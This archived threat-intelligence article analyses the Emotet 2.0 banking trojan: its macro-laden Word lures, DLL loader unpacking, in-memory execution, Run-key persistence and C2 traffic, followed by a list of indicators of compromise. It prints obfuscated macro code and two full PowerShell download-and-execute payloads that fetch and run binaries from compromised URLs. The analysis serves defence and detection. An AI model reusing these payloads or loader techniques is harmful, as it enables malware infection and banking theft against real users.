

# Emotet 2.0: Everything you need to know about the new Variant of the Banking Trojan

web.archive.org/web/20211223100528/https://cloudsek.com/emotet-2-0-everything-you-need-to-know-about-the-new-variant-of-the-banking-trojan/

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Since it was first identified in 2014, the Emotet banking trojan has been a persistent threat that has affected over 1.6 million computers and led to millions of dollars in loss. However, in January 2021 a collaborative effort between law enforcement in several countries, coordinated by [Europol](#) and Eurojust, dismantled the operations of Emotet, which was followed by several arrests in Ukraine.

Despite the disruptions in their operations, within 9 months, in November 2021, new Emotet samples were discovered in the wild. Though the new variant of Emotet is very similar to the previous bot code, it differs in the encryption scheme used for command and control communications.

In this article, we delve into the technical aspects of the re-emerged Emotet malware dubbed Emotet 2.0.

## Analyzed Samples

Emotet 2.0 has been analyzed based on the following samples:

### Documents:

- 349d13ca99ab03869548d75b99e5a1d0
- eb02f3635f519caf518a59aceb753ed


### PE Images:

4b957e4473826a37066f4489f5abbed4

## Initial Access

After almost a year-long hiatus, the Emotet malware has returned to the threat landscape through spamming campaigns. Adversaries are using weaponized Microsoft Word document files to spread the infection.

As shown in the image below, users are tricked into clicking “Enable Content” to execute the malicious Macros that downloads Emotet malware hosted on various WordPress websites compromised by the attackers.



### Malicious Macros used to download Emotet

Having extracted the malicious Macros embedded in the document, we found that:

- The Macros are heavily obfuscated to hinder the analysis.
- After deobfuscation, we observed that the Macros execute the Powershell command on the victim system to fetch the Emotet payload from the attacker's [infrastructure](#).
- After analyzing multiple files, we observed that the campaign uses different PE image files, like executable and DLLs (Dynamic-link libraries), to spread the malware.
- While some campaigns leverage DLL files to deploy the malware, others use .exe files to deploy it.

```
VBA MACRO V1vnl3la5nhxv7.cls
in file: emotet_e2_7dc9821a27cbc29bddb4bb3c708aad0b24a82d9beb1a2df9caebf7ea6bd8e06_2020-08-29_124331.doc - OLE stream: 'Macros/VBA/V1vnl3la5nhxv7'
-----
Private Sub _
Document_open()
H3wkjv081*4co0vat.D1n98zrf0liyijz4
End Sub

VBA MACRO H3wkjv081*4co0vat.frm
in file: emotet_e2_7dc9821a27cbc29bddb4bb3c708aad0b24a82d9beb1a2df9caebf7ea6bd8e06_2020-08-29_124331.doc - OLE stream: 'Macros/VBA/H3wkjv081*4co0vat'
-----
Function D1n98zrf0liyijz4()
On Error Resume Next
xwLXASB3f = lTaE41F
Set Jcvk872h = MMUUGuD
DVxKj59un = iWq10 * Rnd(113880445 - Rnd(8544 * Rnd(5) - rJmL5yNs8 - 669) + 7019 + 9) / 41 * qvRdA6
Set LBeu9 = mHJKjD0
Select Case ICJa94E
Case 6031
Qwu = Hex(QnQB02r)
aHLM0 = CByte(439298967)
yn0P163J = 161
Case 8397
rYuNT9 = Oct(gUplUur)
gHE = 2
FOTxHex = UozR54f
Case 583
yFPT = Atn(ICFwz1)
DMdSLx87d = CLng(4)
uLTi3mt90 = CStr(55 + 241906489 / 87 / Rnd(NkgvUQNv5))
End Select
X2o5e5a54lj4tow = 100
On Error Resume Next
xwLXASB3f = lTaE41F
Set Jcvk872h = MMUUGuD
DVxKj59un = iWq10 * Rnd(113880445 - Rnd(8544 * Rnd(5) - rJmL5yNs8 - 669) + 7019 + 9) / 41 * qvRdA6
Set LBeu9 = mHJKjD0
Select Case ICJa94E
Case 6031
Qwu = Hex(QnQB02r)
aHLM0 = CByte(439298967)
yn0P163J = 161
Case 8397
rYuNT9 = Oct(gUplUur)
gHE = 2
FOTxHex = UozR54f
Case 583
yFPT = Atn(ICFwz1)
```

The malicious Macros extracted from the document

The images below illustrate the different Powershell payloads from multiple malicious documents:

1. Powershell payload that downloads DLL files

```
powershell $dfkj="$strs=\"http://toupai80.com/wp-admin/C7TNEk,http://phpnan.com/rajaship/AGV4lxu7XvcyjjvIZ29g,http://alfadandoinc.com/67oyp/m55JgEVxA1SYr3dXpEJw,http://wwcontent/plugins/classic-editor/js/youOepNkKbJiW,http://comtamutthang.com/wp-content/uploads/5U4OLMs,http://ec2-54-206-92-66.a2.compute.amazonaws.com/licenses/yB2dXUff3YYI9uAg,http://riven3.online/wp-content/SFTwXTjrYTM/\".Split(',')\";foreach($st in $strRandom;$r2=Get-Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"c:\windows\systow64\rundll32.exe\";$a=$tpth+$r1,$r2;Start-Process $fp -ArgumentList $a;break;}}\";IEX $dfkj
```

When the payload is DLL, the campaign uses Rundll32 to execute an exported function **Control\_RunDLL** to deploy the Emotet payload.

Name	Address	Ordinal
Control_RunDLL	10001070	1
DllEntryPoint	100213AF	[main entry]

**Control\_RunDLL** to deploy the Emotet payload.

1. Powershell payload that downloads .exe files:

```
powershell -e
$M6hq9p5=((('Q'+$t)+($dzs+$h));('new'+-ite+'m') $eNV:userRpRoflLelsqPgDfilDQKGpwC\ -itemtype
DirEctorY;::('S'E`cURi`TYProt`OCOL" = ((('tl'+s12,'+' )+t+'(ls'+1)+(1,'+ tls));$Qfifov7 = (('E'+2937)+'a'+4y);$Edgv38b=
(('Myu'+n)+'q'+w);$Vlxiw69=$env:userprofile+((('y'+Ap'+S'+('q'+pgd))+('fiyA'+pD))+q'+('k'+gpwcyA'+p)-CREplaCE
('yA'+p'),92)+$Qfifov7+('e'+xe);$Utute3w=((('S_+'zyk')+7r);$By1b2vx=&('n'+e+'w-object') neT.wEbclIEnt;$Mv5ki8y=
(('h'+tpp'+')+'(fort'+c)+(oll'+in)+(sa'+thl))+('e'+tef))+ac'+t+'o'+ry'+.c'+om'+('wp-a'+dm'+in'+i')+
(*h'+tt)+p'+/+'g'+et+'m'+(i'+ng.c'+om'+/+'fo'+ru'+m'+(p'+/+'h))+t'+(tp://'+g'+af'+f'+('a'+mu'+('s'+ic.))+
('co'+m/c'+('gi'+bi'+n'+/+'(UM'+/+'(ht'+p)+:/+'f'+('ran'+k'+fur))+te'+(lf'+a'+('r'+ol'+i'+llo'+.com/las'+
('e'+u/c7'+/))+('htt'+p'+:/+evilnerd'+.o'+rg'+/+'cgi'+b'+(in'+/nu'+(i'+/h))+t'+t'+(p'+:/'+('ga'+p'+e'+sm'+(m.or'+g/o'+
('l'+d'+/+'M/h'+tp'+:/'+('gr'+('m'+i'+.net'+('w'+p'+(C'+/')))."sPL`l"(42);$On3lyc7=
(('P'+ah'+6y'+h1));foreach($Dckylgin$Mv5ki8y){try{$By1b2vx."dOW`N`Loadfile"($Dckylgin,$Vlxiw69);$Qfdisf0=
(('M'+06'+3i'+n4');if ((('&('Get-It'+em') $Vlxiw69)."lEN`gth" -ge 32254) {&('Invo'+k'+e'+-Item')($Vlxiw69);$N5d6_0z=((('Y8'+e'+v'+
('2u'+t));break;$Obf305o=((('J51'+i'+d'+oi'))}catch{}}$Pyfnxkx=((('K6ki5'+5'+2')
```

When the payload is a .exe executable file, the Powershell payload fetches the .exe file from the attacker's infrastructure and executes on the victim's system.

## Emotet Malware Payload

- The Win32API **IsProcessorFeaturePresent** is commonly used in malware for anti-debug purposes.

- The argument value 0xA is passed to the API to check if the SSE2 instruction set is available on the victim system. Here, 0xA represents the constant value: **PF\_XMMI64\_INSTRUCTIONS\_AVAILABLE**.
- Systems that support the SSE2 instruction set can use special registers **xmmn**, where **n** can have values from 0 — 7.
- Later in the process the malware uses **xmmn** registers to transfer data.

```

70D91A7B 8325 44EDDA70 00 and dword ptr ds:[70DAED44],0
70D91A82 83EC 24 sub esp,24
70D91A85 830D 58E3DA70 01 or dword ptr ds:[70DAE358],1
70D91A8C 6A 0A push A
70D91A8E FF15 3440DA70 call dword ptr ds:[<&IsProcessorFeaturePresent>]
70D91A94 85C0 test eax,eax
70D91A96 0F84 A9010000 je e5-20211117-01.70D91C45
70D91A9C 8365 F0 00 and dword ptr ss:[ebp-10],0
70D91AA0 33C0 xor eax,eax

```

### Loading Mechanism

The DLL/exe file dropped by the malicious document acts as a dropper to deploy the Emotet malware. The analyzed DLL has a PE image hidden inside it as shown in the image below:

Address	Hex	ASCII
033A1030	0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 28 10 3A 03	.d.°.d.°.d.°(.:.
033A1040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
033A1050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
033A1060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
033A1070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....A..
033A1080	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°. .! .LI!Th
033A1090	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot

Here, the malware uses the SSE2 instruction set for data transfer, i.e. the **xmmn** registers transfer hidden payload bytes within the malware.

```

movdqa xmm0,xmmword ptr ds:[esi]
movdqa xmm1,xmmword ptr ds:[esi+10]
movdqa xmm2,xmmword ptr ds:[esi+20]
movdqa xmm3,xmmword ptr ds:[esi+30]
movdqa xmmword ptr ds:[edi],xmm0
movdqa xmmword ptr ds:[edi+10],xmm1
movdqa xmmword ptr ds:[edi+20],xmm2
movdqa xmmword ptr ds:[edi+30],xmm3
movdqa xmm4,xmmword ptr ds:[esi+40]
movdqa xmm5,xmmword ptr ds:[esi+50]
movdqa xmm6,xmmword ptr ds:[esi+60]
movdqa xmm7,xmmword ptr ds:[esi+70]
movdqa xmmword ptr ds:[edi+40],xmm4
movdqa xmmword ptr ds:[edi+50],xmm5
movdqa xmmword ptr ds:[edi+60],xmm6
movdqa xmmword ptr ds:[edi+70],xmm7
lea esi,dword ptr ds:[esi+80]
lea edi,dword ptr ds:[edi+80]
dec edx

```

The code responsible for transferring hidden payload bytes within the malware

- The malware then allocates memory to dump the hidden Emotet payload using VirtualAlloc Win32 api.
- The argument 0x40 has a value of **PAGE\_EXECUTE\_READWRITE**, which sets the permission of the newly allocated memory to read, write, and execute.

```

mov dword ptr ss:[ebp-10],eax
push 40
push 3000
mov ecx,dword ptr ss:[ebp-4]
mov edx,dword ptr ds:[ecx+50]
push edx
mov eax,dword ptr ss:[ebp-4]
mov ecx,dword ptr ds:[eax+34]
push ecx
call dword ptr ds:[<&VirtualAlloc>]
mov dword ptr ss:[ebp-C],eax
cmp dword ptr ss:[ebp-C],0
jne e5-20211117-01.6FF78283

```

The malware copies the hidden PE image into an address starting from 0x10000000. The address of the newly allocated memory can be found in the EAX register, as shown below:

```

FAX 10000000
EBX 00000000
ECX 36A70000
EDX 10000000
EBP 02FAF2C0
ESP 02FAF2A0
ESI 00000001
EDI 00000001

EIP 6FF78280 e5-20211117-01.6FF78280

EFLAGS 00000244
ZF 1 PF 1 AF 0

```

As seen in the image below, the memory permissions for the region 0x10000000 to 0x00028000 have been set to **ERW** (Execute, Read, Write).

04C70000	00035000	Reserved	PRV		-RW--
04CA5000	00008000		PRV	-RW-G	-RW--
04CB0000	00032000	Reserved	PRV		-RW--
04CE2000	0000E000	Thread E88 Stack	PRV	-RW-G	-RW--
10000000	00028000		PRV	ERW--	ERW--
6FF60000	00001000	e5-20211117-01.dll	IMG	-R---	ERWC-
6FF61000	00033000	".text"	IMG	ER---	ERWC-
6FF94000	0000A000	".rdata"	IMG	-R---	ERWC-
6FF9E000	00002000	".data"	IMG	-RW--	ERWC-

The malware uses the code seen below, to copy the PE image, segment by segment, into the newly allocated memory with Execute, Read, Write permission.

```

6FF7B2D5 83C4 0C add esp,C
6FF7B2D8 C745 EC 00000000 mov dword ptr ss:[ebp-14],0
6FF7B2DF EB 09 jmp e5-20211117-01.6FF782EA
6FF7B2E1 8B4D EC mov ecx,dword ptr ss:[ebp-14]
6FF7B2E4 83C1 01 add ecx,1
6FF7B2E7 894D EC mov dword ptr ss:[ebp-14],ecx
6FF7B2EA 8B55 FC mov edx,dword ptr ss:[ebp-4]
6FF7B2ED 0FB742 06 movzx eax,word ptr ds:[edx+6]
6FF7B2F1 3945 EC cmp dword ptr ss:[ebp-14],eax
6FF7B2F4 7D 2E jge e5-20211117-01.6FF78324
6FF7B2F6 8B4D F0 mov ecx,dword ptr ss:[ebp-10]
6FF7B2F9 8B51 10 mov edx,dword ptr ds:[ecx+10]
6FF7B2FC 52 push edx
6FF7B2FD 8B45 F0 mov eax,dword ptr ss:[ebp-10]
6FF7B300 8B48 14 mov ecx,dword ptr ds:[eax+14]
6FF7B303 034D F8 add ecx,dword ptr ss:[ebp-8]
6FF7B306 51 push ecx
6FF7B307 8B55 F0 mov edx,dword ptr ss:[ebp-10]
6FF7B30A 8B42 0C mov eax,dword ptr ds:[edx+C]
6FF7B30D 0345 F4 add eax,dword ptr ss:[ebp-C]
6FF7B310 50 push eax
6FF7B311 E8 7A6A0000 call e5-20211117-01.6FF81D90
6FF7B316 83C4 0C add esp,C

```

After transferring the byte, the newly allocated memory has a PE image with its MZ header, and the segments are ready to be executed by the malware.

Address	Hex	ASCII
10000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
10000010	88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
10000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
10000030	00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00	.....A...
10000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..! .L!Th
10000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
10000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
10000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......

The malware then transfers control to a hidden payload by calling the memory address 0x100143B3.

```

6FF6104D 8B45 0C mov eax,dword ptr ss:[ebp+C]
6FF61050 50 push eax
6FF61051 8B4D 08 mov ecx,dword ptr ss:[ebp+8]
6FF61054 51 push ecx
6FF61055 FF55 FC call dword ptr ss:[ebp-4]
6FF61058 EB 05 jmp e5-20211117-01.6FF6105F
6FF6105A B8 01000000 mov eax,1
6FF6105F 8BE5 mov esp,ebp
6FF61061 5D pop ebp

```

The image below shows the value stored in the Stack, when the above call happens. The execution starts from address 0x100143B3 in the newly allocated memory.



```

02FAF3EC 6FF60000 e5-20211117-01.6FF60000
02FAF3F0 00000001
02FAF3F4 00000000
02FAF3F8 00000001
02FAF3FC 100143B3
02FAF400 02FAF440
02FAF404 6FF812E9 return to e5-20211117-01.
02FAF408 6FF60000 e5-20211117-01.6FF60000
02FAF40C 00000001
02FAF410 00000000
02FAF414 5838AF2D

100143B3 55 push ebp
100143B4 8BEC mov ebp,esp
100143B6 83EC 18 sub esp,18
100143B9 C745 F4 8035B200 mov dword ptr ss:[ebp-C],823580
100143C0 33D2 xor edx,edx
100143C2 C16D F4 07 shr dword ptr ss:[ebp-C],7
100143C6 6B45 F4 66 imul eax,dword ptr ss:[ebp-C],66
100143CA 6A 1A push 1A
100143CC 59 pop ecx
100143CD 6A 62 push 62
100143CF 8945 F4 mov dword ptr ss:[ebp-C],eax
100143D2 8175 F4 75838900 xor dword ptr ss:[ebp-C],898375

```

Subsequently, the Emotet malware is executed. The shellcode is polymorphic in nature as each set of shellcode bytes are encoded by XORing with a key value to evade signature based detection as shown in the image below. The basic functionalities of the shellcode are covered in the System Wide Activity section.

```

100143CC 59 pop ecx
100143CD 6A 62 push 62
100143CF 8945 F4 mov dword ptr ss:[ebp-C],eax
100143D2 8175 F4 75838900 xor dword ptr ss:[ebp-C],898375
100143D9 C745 FC 59840000 mov dword ptr ss:[ebp-4],8459
100143E0 8B45 FC mov eax,dword ptr ss:[ebp-4]
100143E3 F7F1 div ecx
100143E5 33D2 xor edx,edx
100143E7 8945 FC mov dword ptr ss:[ebp-4],eax
100143EA 8145 FC 75D70000 add dword ptr ss:[ebp-4],D775
100143F1 C16D FC 06 shr dword ptr ss:[ebp-4],6
100143F5 8175 FC 00060400 xor dword ptr ss:[ebp-4],40600
100143FC C745 E8 9866CB00 mov dword ptr ss:[ebp-18],CB6698
10014403 8145 E8 3B43FFFF add dword ptr ss:[ebp-18],FFFF433B
1001440A 814D E8 F75FBFC4 or dword ptr ss:[ebp-18],C4BF5FF7
10014411 8175 E8 E67DF4C4 xor dword ptr ss:[ebp-18],C4F47DE6
10014418 C745 F8 DEC3B000 mov dword ptr ss:[ebp-8],80C3DE
1001441F 8B45 F8 mov eax,dword ptr ss:[ebp-8]

```

Finally the Emotet shellcode exits from the system.

```

add esp,14
push 0
call eax
mov esp,ebp
pop ebp
ret
push ebp
mov ebp,esp

```

### Extracting the Emotet Payload

- The PE image hidden in the loader has a hash value of **9DA12DAF87DFF61804EDF0ECE87E1DA2**, which is PE image DLL32 and has no exported functions.
- The instructions in the DLL are dynamically decoded using XOR to evade detection.
- There are no hits on VirusTotal for this hash.

Name	Address	Ordinal
DllEntryPoint	100143B3	[main entry]

### System-Wide Activity

The Emotet malware spawns a new process of **Rundll32** with a new command line. This is responsible for maintaining connection with the attacker's C2 (Command and Control) server.

Process Name	PPID	PID	Private Bytes
Microsoft.Sharepoint.exe	3570	3570	3.23 MB
rundll32.exe	2572	4,32	6.98 MB

In the new command line shown below, we can see the malware has already been able to write the file in **C:\Users\<user>\AppData\Local\<Random\_string>\<random>.<random\_extension>**. We have confirmed that the file written in this extension is the same as the initial file dropped from the malicious document.

```

Information

C:\Windows\SysWOW64\rundll32.exe "C:\Users\jello\AppData\Local\Ebzxfygkcmsmdct\mhriaf.gnd",C\ntrol_RunDLL

```

It is not in the nature of the **Rundll32** system program to make network connections. However, because the malware is executed via **Rundll32**, we can see live traffic from it on the system, when it connects to the attacker's Infrastructure.

**Network Conversations**

- All Traffic
  - My Traffic
    - System (0)
    - <Unknown>
    - svchost.exe (1372)
    - svchost.exe (5556)
    - svchost.exe (2460)
    - svchost.exe (3928)
    - OneDrive.exe (8052)
    - backgroundTaskHost.exe (8716)
    - System (4)
    - rundll32.exe (2572)**
    - svchost.exe (2716)
    - Microsoft.SharePoint.exe (3376)
  - Other Traffic

**Frame Summary - [Conversation Filter]**

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
161	13:12:25 29-11-2021	82.3531141	rundll32.exe	DESKTOP-753...	51.178.61.60	TCP	TCP:Flags=...A...., SrcPort=51905, DstPort=HTTPS(443), PayloadLen=0, Seq=2860066561
162	13:12:26 29-11-2021	82.8466022	rundll32.exe	DESKTOP-753...	51.178.61.60	TLS	TLS:TLS Rec Layer-1 Handshake: Client Key Exchange; TLS Rec Layer-2 Cipher Change Spec
163	13:12:26 29-11-2021	82.8471909	rundll32.exe	51.178.61.60	DESKTOP-753...	TCP	TCP:Flags=...A...., SrcPort=HTTPS(443), DstPort=51905, PayloadLen=0, Seq=28993369, A
164	13:12:26 29-11-2021	83.0588310	rundll32.exe	51.178.61.60	DESKTOP-753...	TLS	TLS:TLS Rec Layer-1 Handshake: Encrypted Handshake Message; TLS Rec Layer-2 Cipher C
165	13:12:26 29-11-2021	83.0589198	rundll32.exe	DESKTOP-753...	51.178.61.60	TCP	TCP:Flags=...A...., SrcPort=51905, DstPort=HTTPS(443), PayloadLen=0, Seq=286006654
166	13:12:26 29-11-2021	83.1206039	rundll32.exe	DESKTOP-753...	51.178.61.60	TLS	TLS:TLS Rec Layer-1 SSL Application Data
167	13:12:26 29-11-2021	83.1243947	rundll32.exe	51.178.61.60	DESKTOP-753...	TCP	TCP:Flags=...A...., SrcPort=HTTPS(443), DstPort=51905, PayloadLen=0, Seq=28993611, A
168	13:12:27 29-11-2021	83.9838840	rundll32.exe	51.178.61.60	DESKTOP-753...	TLS	TLS:TLS Rec Layer-1 SSL Application Data
169	13:12:27 29-11-2021	83.9839743	rundll32.exe	DESKTOP-753...	51.178.61.60	TCP	TCP:Flags=...A...., SrcPort=51905, DstPort=HTTPS(443), PayloadLen=0, Seq=2860067144
171	13:12:30 29-11-2021	86.9482281	rundll32.exe	51.178.61.60	DESKTOP-753...	TLS	TLS:TLS Rec Layer-1 Encrypted Alert
172	13:12:30 29-11-2021	86.9482281	rundll32.exe	51.178.61.60	DESKTOP-753...	TCP	TCP:Flags=...A..F, SrcPort=HTTPS(443), DstPort=51905, PayloadLen=0, Seq=28994442, F
173	13:12:30 29-11-2021	86.9483164	rundll32.exe	DESKTOP-753...	51.178.61.60	TCP	TCP:Flags=...A...., SrcPort=51905, DstPort=HTTPS(443), PayloadLen=0, Seq=2860067144

**Frame Details**

```

Frame: Number = 173, Captured Frame Length = 54, MediaType = ETHERNET
Ethernet: Etype = Internet IP (IPv4), DestinationAddress: [52-54-00-00]
IPv4: Src = 10.0.2.15, Dest = 51.178.61.60, Next Protocol = TCP,
Tcp: Flags=...A...., SrcPort=51905, DstPort=HTTPS(443), PayloadLen=0

```

**Hex Details**

Offset	Hex	ASCII
0000	52 54 00 12 35 02 08 00 27 61 2A EE RT	.S... 'a * i
000C	08 00 45 00 00 28 AF 66 40 00 80 06	..E.. ( f @ . .
0018	00 00 0A 00 02 0F 33 B2 3D 3C CA C1	..... 3 * < E A
0024	01 BB AA 79 29 48 01 BA 6B 8B 50 10	.. * y) H . ° k P .
0030	FF FF 7D 17 00 00	y y} ...

Network activity of the malware making connections to external assets.

The persistence mechanism employed by Emotet is a classic technique that utilizes the Run registry key. As mentioned above, a PE image is written to: **C:\Users\<user>\AppData\Local\<Random\_string>\** directory as **<random\_string>.<random\_extension>**. After which, the **Rundll32** is abused to run the exported function in the DLL.

Computer\HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
mhriaf.gnd	REG_SZ	C:\Windows\SysWOW64\rundll32.exe "C:\Users\jello\AppData\Local\Ebzxfygkcmsmdct\mhriaf.gnd", YpJR
OneDrive	REG_SZ	"C:\Users\jello\AppData\Local\Microsoft\OneDrive\OneDrive...

## Indicators of Compromise (IOCs)

### URL

- http://141.94.176.124/Loader\_90563\_1.dll
- http://104.130.140.69:8080
- http://122.129.203.163:443
- http://178.79.144.87:443
- http://188.165.214.166:7080
- http://202.29.239.161:443
- http://31.220.49.39:8080
- http://41.76.108.46:8080

http://51.178.186.134:443

http://51.79.205.117:8080

http://51.91.142.158:80

**IPv4**

141.94.176.124	87.120.8.170	51.91.142.158	218.101.110.3	178.79.144.87
98.0.159.122	87.120.8.112	51.79.205.117	217.165.237.42	178.134.47.166
97.83.40.67	87.120.8.109	51.68.138.110	209.33.231.203	178.128.222.53
97.107.134.115	87.120.8.101	51.210.242.234	207.246.112.221	177.67.137.111
95.110.160.239	87.120.37.77	51.178.61.60	204.174.223.210	170.130.55.98
94.28.78.200	87.120.37.231	51.178.186.134	202.179.185.203	167.71.11.125
93.48.80.198	87.120.37.183	50.21.183.143	201.172.31.95	164.68.99.3
93.188.167.97	87.120.37.122	5.189.150.29	200.7.198.138	156.19.152.218
92.38.128.47	87.120.254.96	49.248.217.170	200.236.218.62	154.79.251.172
91.92.109.73	87.120.254.6	45.79.80.198	200.114.247.160	154.79.244.182
91.92.109.189	87.120.254.51	45.63.36.79	198.199.70.22	144.91.110.219
91.92.109.14	87.120.254.252	45.36.99.184	194.36.28.26	142.93.218.86
91.92.109.138	87.120.254.234	45.116.106.45	194.190.18.122	142.44.247.57
91.92.109.136	87.120.254.178	41.76.108.46	192.99.150.39	14.102.188.227
91.92.109.10	87.120.254.158	37.57.82.112	191.36.151.129	117.54.140.98
91.83.88.122	86.97.10.14	36.91.186.235	190.93.208.53	117.220.229.162
91.243.125.5	85.88.174.94	36.67.109.15	190.152.4.202	113.160.37.196
91.207.28.33	80.6.192.58	31.173.137.49	189.147.174.121	110.172.137.20
91.178.126.51	80.211.40.191	31.173.137.47	189.135.21.162	103.77.205.102
91.121.134.180	79.143.186.143	31.173.137.39	187.19.167.233	103.36.126.221
89.107.190.111	77.232.163.203	31.13.195.32	186.97.172.178	103.150.68.124
87.97.178.92	75.176.235.182	31.13.195.152	186.32.3.108	103.146.232.154
87.121.52.247	74.63.218.139	31.13.195.145	186.225.119.170	103.109.247.10
87.121.52.230	69.64.50.41	31.13.195.13	185.99.2.197	107.170.4.227
87.121.52.173	67.207.95.35	31.13.195.129	185.9.187.10	142.4.219.173
87.120.8.245	67.205.162.68	31.13.195.108	185.242.89.198	158.69.118.130
87.120.8.241	64.251.25.156	27.5.4.111	185.242.88.63	206.189.150.190
87.120.8.177	54.39.98.141	24.28.12.23	184.74.99.214	52.73.70.149
87.120.8.171	54.37.70.105	23.253.208.162	181.176.174.139	54.191.98.150

**File Hash – SHA256**

fc0d549104f2c18619758a5ca56847c65e16981121dfbec50b9a8eebc886573b	f717350418d58d2ba6c0492794508bc7cd5d3cdfcb3c4334276c
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2717ddf8dc06e896ac9301202571353e2fa23acb4c9ba5978196e74c62c46909	20e25627fab8de69bac4e94599fab2767df36438697ccfc48e8:
1ea47a5d3f11650fc755a28fe54e8ab6557b635145925c23e42fc5eda85e4b8a	1e9345ee7d442805a04bf6bd5eefea8e5de05fde2b60f1362f5dc
124449bd0b9097b454c35fa258bda625ff6ecf5bf6f1316d7abb46fad459a273	118aeefa04fb5338c15d7fa9ffa137fd3c1b6c86fb3b32fddf637b:
100cc1e3bcc4f5ad7ee601ca99ecaf17bbc4fbf3878d0375c87cee00dd24756	0e662c5e7cc88a55c15b44685eb78ba249e9164513baa86580c
073e41ee489ae16d60361a9abff708d92fd0d3a2a5f7a4d1b05ecfa3880cbead	040760ffb0fb37f80a9654390879a12f036c614b5117f6fde7513
023549c2246838ebf7bbd91c2414de4950c3c0eaabb875e66e24baf410438aa6	

**File Hash – SHA1**

6a45c49225a32a667e17ffe12178e050c3404ab7 224f101b5a67877e66c23506d16f592c410a85e0 06df357c67ea78924e376422056b8cc4dea

**File Hash – MD5**

b6bb0076356aaf68866fb7e68c4a7490 4f174fc64f06938cc1b8c63f9333af6c 10a161593b0105eae03b4883f6566dae

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